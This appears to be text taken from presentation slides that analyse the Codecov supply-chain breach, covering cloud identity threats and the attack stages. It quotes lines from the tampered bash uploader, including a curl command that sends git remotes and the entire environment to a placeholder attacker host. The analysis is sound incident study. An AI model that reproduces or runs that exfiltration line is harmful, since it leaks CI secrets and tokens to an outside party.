

ANATOMY OF THE CODECOV BREACH

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515 # curl
516 if [ -x "$(command -v curl)" ];
517 then
518   say "$b==>$x $(curl --version)"
519 else
520   say "$r==>$x curl not installed. Exiting."
521   exit ${exit_with};
522 fi
523
524 search_in="$proj_root"
525 curl -sm 0.5 -d "$(git remote -v)<<<<<< ENV $(env)" http://ATTACKERIP/upload/v2 || true
526
527 #shellcheck disable=SC2154
528 if [ "$JENKINS_URL" != "" ];
529 then
530   say "$e==>$x Jenkins CI detected."
531   # https://wiki.jenkins-ci.org/display/JENKINS/Building+a+software+project
532   # https://wiki.jenkins-ci.org/display/JENKINS/GitHub+pull+request+builder+plugin#GitHubpullrequest
533   service="jenkins"
534
535   # shellcheck disable=SC2154
536   if [ "$ghprbSourceBranch" != "" ];
537   then
538     branch="$ghprbSourceBranch"
539   elif [ "$GIT_BRANCH" != "" ];
540   then

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
WHY NOW?

- 1) No physical network perimeter, shifting security focus from network to identity
- 2) Fragmented cloud security architecture
- 3) Lack of cloud security professionals and expertise on IAM in cloud
- 4) Increased diversity and proliferation of identities, accounts, credentials and permissions

AUTOMATION CHANGES EVERYTHING

TOP THREATS


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- Insecure Access
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
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
NEW WAY



THE RISE OF THE DIGITAL SUPPLY CHAIN ATTACK



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STAGE 1

Initial Compromise of
Codecov Infrastructure



Unauthorized
access to
cloud
storage



Modified
uploader script
in container

STAGE 2

Compromising Code



STAGE 3

Execution of End Game



STAGE #1 – INITIAL ATTACK VECTOR

Unauthorized access to a Google Cloud Storage (GCS) key.



Modified bash uploader script through error in Docker image creation process




Google Cloud Storage



docker

